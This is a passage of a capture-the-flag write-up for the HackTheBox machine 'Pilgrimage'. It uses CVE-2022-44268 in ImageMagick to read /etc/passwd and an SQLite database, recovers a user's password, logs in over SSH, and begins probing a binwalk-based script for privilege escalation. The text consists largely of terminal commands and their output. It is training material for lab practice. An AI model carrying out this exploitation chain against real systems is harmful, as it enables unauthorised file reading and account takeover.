Connecting to pilgrimage.htb (pilgrimage.htb)|10.129.142.72|:80... failed: No route to host.
Connecting to pilgrimage.htb (pilgrimage.htb)|10.129.161.98|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1080 (1.1K) [image/png]
Saving to: ‘64c4dbf2d4e86.png’

64c4dbf2d4e86.png                   100%[===============================================================================>]   1.05K  --.-KB/s    in 0s

2023-07-29 05:34:55 (72.9 MB/s) - ‘64c4dbf2d4e86.png’ saved [1080/1080]


┌──(kali㉿kali)-[~/Downloads]
└─$ ./magick identify -verbose 64c4dbf2d4e86.png
Image:
  Filename: 64c4dbf2d4e86.png
  Format: PNG (Portable Network Graphics)
  Mime type: image/png
  Class: PseudoClass
  Geometry: 100x100+0+0
```



```
    png:text: 4 tEXt/zTXt/iTXt chunks were found
    png:tIME: 2023-07-29T09:29:22Z
    Raw profile type:

    1437
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a
783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a33333a7777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
7362696e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c69
7374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67
696e0a6972633a783a33393a33393a697263643a2f72756e2f697263643a2f7573722f73
62696e2f6e6f6c6f67696e0a676e6174733a783a34313a34313a476e617473204275672d
5265706f7274696e672053797374656d202861646d696e293a2f7661722f6c69622f676e
6174733a2f7573722f7362696e2f6e6f6c6f67696e0a6e6f626f64793a783a3635353334
```

This raw data should be the content of /etc/passwd if everything worked as planned. Seems to be hexadecimal values.

I used cyber chef to convert it:



https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')&input=MTQzNwo3MjZmNmY3NDNhNzgzYTMwM2EzMDNhNzI2ZjZmNzQzYTJmNzI2ZjZmNzQzYTJmNjI2OTZlMmY2MjYxNz

Recipe: From Hex — Delimiter: Auto

Input

```
6b3a783a3130313a3130323a73797374656d64204e6574776f726b204d616e6167656d65
6e742c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c6f67696e
0a73797374656d642d7265736f6c76653a783a3130323a3130333a73797374656d642052
65736f6c7665722c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d6573736167656275733a783a3130333a3130393a3a2f6e6f6e65786973
74656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d74696d6573
796e633a783a3130343a3131303a73797374656d642054696d652053796e6368726f6e69
7a6174696f6e2c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c
6f67696e0a656d696c793a783a313030303a313030303a656d696c792c2c2c3a2f686f6d
652f656d696c793a2f62696e2f626173680a73797374656d642d636f726564756d703a78
3a3939393a3939393a73797374656d6420436f72652044756d7065723a2f3a2f7573722f
7362696e2f6e6f6c6f67696e0a737368643a783a3130353a36353533343a3a2f72756e2f
737368643a2f7573722f7362696e2f6e6f6c6f67696e0a5f6c617572656c3a783a393938
3a3939383a3a2f7661722f6c6f672f6c617572656c3a2f62696e2f66616c73650a
```

Output


```
7root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
emily:x:1000:1000:emily,,,:/home/emily:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

LFI approved.

Dashboard.php

I kept looking in the files from the git repository. When focusing on dashboard.php since it holds SQL queries in it:



```
index.php ×    dashboard.php ×
<?php
session_start();
if(!isset($_SESSION['user'])) {
    header("Location: /login.php");
    exit(0);
}

function returnUsername() {
    return "\"" . $_SESSION['user'] . "\"";
}

function fetchImages() {
    $username = $_SESSION['user'];
    $db = new PDO('sqlite:/var/db/pilgrimage');
    $stmt = $db->prepare("SELECT * FROM images WHERE username = ?");
    $stmt->execute(array($username));
    $allImages = $stmt->fetchAll(\PDO::FETCH_ASSOC);
    return json_encode($allImages);
}
```

if(!isset($_SESSION['user']))


This condition checks whether the 'user' key is set in the session. If it's not set, it redirects the user to a login page (login.php) using the header() function and exits the script.

function fetchImages()

This function is responsible for fetching images associated with the currently logged-in user from a SQLite database.


- It retrieves the username from the session.
- It establishes a connection to an SQLite database located at /var/db/pilgrimage.
- It prepares an SQL statement to select all rows from the 'images' table where the 'username' column matches the current user's username.
- It executes the prepared statement with the username as a parameter.
- It fetches all the rows from the result set into an associative array ($allImages).
- It returns the JSON representation of the fetched images using json_encode().

I used the same technique and created a new malicious image, this time pointing to /var/db/pilgrimage.




```
┌──(kali㉿kali)-[~/Desktop/CVE-2022-44268]
└─$ sudo cargo run "/var/db/pilgrimage"
[sudo] password for kali:
    Finished dev [unoptimized + debuginfo] target(s) in 0.03s
     Running `target/debug/cve-2022-44268 /var/db/pilgrimage`
```


I uploaded the file to the server and then retrieved it back to my local machine after it was processed by the server:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ wget http://pilgrimage.htb/shrunk/64c4e12310d53.png
--2023-07-29 05:52:02--  http://pilgrimage.htb/shrunk/64c4e12310d53.png
Resolving pilgrimage.htb (pilgrimage.htb)... 10.129.142.72, 10.129.161.98
Connecting to pilgrimage.htb (pilgrimage.htb)|10.129.142.72|:80... failed: No route to host.
Connecting to pilgrimage.htb (pilgrimage.htb)|10.129.161.98|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 967 [image/png]
Saving to: '64c4e12310d53.png'

64c4e12310d53.png                 100%[===============================================================================>]     967  --.-KB/s    in 0s

2023-07-29 05:52:05 (103 MB/s) - '64c4e12310d53.png' saved [967/967]


┌──(kali㉿kali)-[~/Downloads]
└─$ ./magick identify -verbose 64c4e12310d53.png
Image:
  Filename: 64c4e12310d53.png
```



```
20480
53514c69746520666f726d617420330010000101004020200000003f0000000500000000
000000000000000400000004000000000000000000000000010000000000000000000000
0000000000000000000000000000000000000000000000003f002e4b910d0ff800040eba00
0f650fcd0eba0f380000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
```



Input

```
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
```

41537 570 Raw Bytes


Output

```
H SQLite format 3      @    ?
          ?  .K•   ø    °   e Í  °  8

-emilyabigchonkyboi123
   ÷    ÷
```


So earlier while retrieving the data from /etc/passwd the user Emily was found (see screenshot above), and now it seems that I managed to retrieve the password from the database.

Erel Regev

I used the credentials to login via SSH (see the scan results):




```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh emily@10.129.161.98
The authenticity of host '10.129.161.98 (10.129.161.98)' can't be established.
ED25519 key fingerprint is SHA256:uaiHXGDnyKgs1xFxqBduddalajktO+mnpNkqx/HjsBw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.161.98' (ED25519) to the list of known hosts.
emily@10.129.161.98's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
emily@pilgrimage:~$
```



```
emily@pilgrimage:~$ ls
user.txt
emily@pilgrimage:~$ cat user.txt
76[redacted]a2
emily@pilgrimage:~$
```


Privilege escalation

The machine is packed with files, and while searching in common system directories I found the following bash file:



```
emily@pilgrimage:~$ cd /sbin
emily@pilgrimage:/sbin$ ls
aa-remove-unknown      debugfs                fstab-decode      ispell-autobuildhash  pivot_root               switch_root
aa-status              delgroup               fstrim            kbdrate               plipconfig               sysctl
aa-teardown            deluser                genccode          killall5              poweroff                 tarcat
accessdb               depmod                 gencmn            ldattach              pwck                     tc
addgnupghome           devlink                genl              ldconfig              pwconv                   tcptraceroute
addgroup               dhclient               gennorm2          locale-gen            pwunconv                 tcptraceroute.db
add-shell              dhclient-script        gensprep          logrotate             rarp                     telinit
adduser                discover               getcap            logsave               raw                      tipc
agetty                 discover-modprobe      getpcaps          losetup               readprofile              traceroute
apparmor_parser        discover-pkginstall    getty             lsmod                 reboot                   tune2fs
apparmor_status        dmidecode              groupadd          malwarescan.sh        remove-default-ispell    tzconfig
applygnupgdefaults     dmsetup                groupdel          mii-tool              remove-default-wordlist  unix_chkpwd
arp                    dmstats                groupmems         mke2fs                remove-shell             unix_update
arpd                   dpkg-fsys-usrunmess    groupmod          mkfs                  resize2fs                update-ca-certificates
aspell-autobuildhash   dpkg-preconfigure      grpck             mkfs.bfs              rmmod                    update-default-aspell
audisp-syslog          dpkg-reconfigure       grpconv           mkfs.cramfs           rmt                      update-default-ispell
auditctl               dumpe2fs               grpunconv         mkfs.ext2             rmt-tar                  update-default-wordlist
auditd                 e2freefrag             grub-bios-setup   mkfs.ext3             route                    update-dictcommon-aspell
augenrules             e2fsck                 grub-install      mkfs.ext4             rsyslogd                 update-dictcommon-hunspell
aureport               e2image                grub-macbless     mkfs.minix            rtacct                   update-grub
```

Malwarescan.sh




```
emily@pilgrimage:/sbin$ cat malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
```

The script seems to follow /var/www/pilgrimage.htb/shrunk/ and deletes a file if found malicious.

It seems to be doing that by using the Binwalk carver located in /usr/local/bin/binwalk.

Binwalk Carver is used to identify and extract files, signatures, and data within binary files, such as firmware images, disk images, or other binary data, without relying on predefined file system structures or headers. A very useful carver in the forensics field.

The next thing is to get the binwalk version that installed on the machine and look for vulnerabilities:




```
emily@pilgrimage:/usr/local/bin$ binwalk

Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...

Signature Scan Options:
    -B, --signature              Scan target file(s) for common file signatures
    -R, --raw=<str>              Scan target file(s) for the specified sequence of bytes
    -A, --opcodes                Scan target file(s) for common executable opcode signatures
    -m, --magic=<file>           Specify a custom magic file to use
    -b, --dumb                   Disable smart signature keywords
    -I, --invalid                Show results marked as invalid
    -x, --exclude=<str>          Exclude results that match <str>
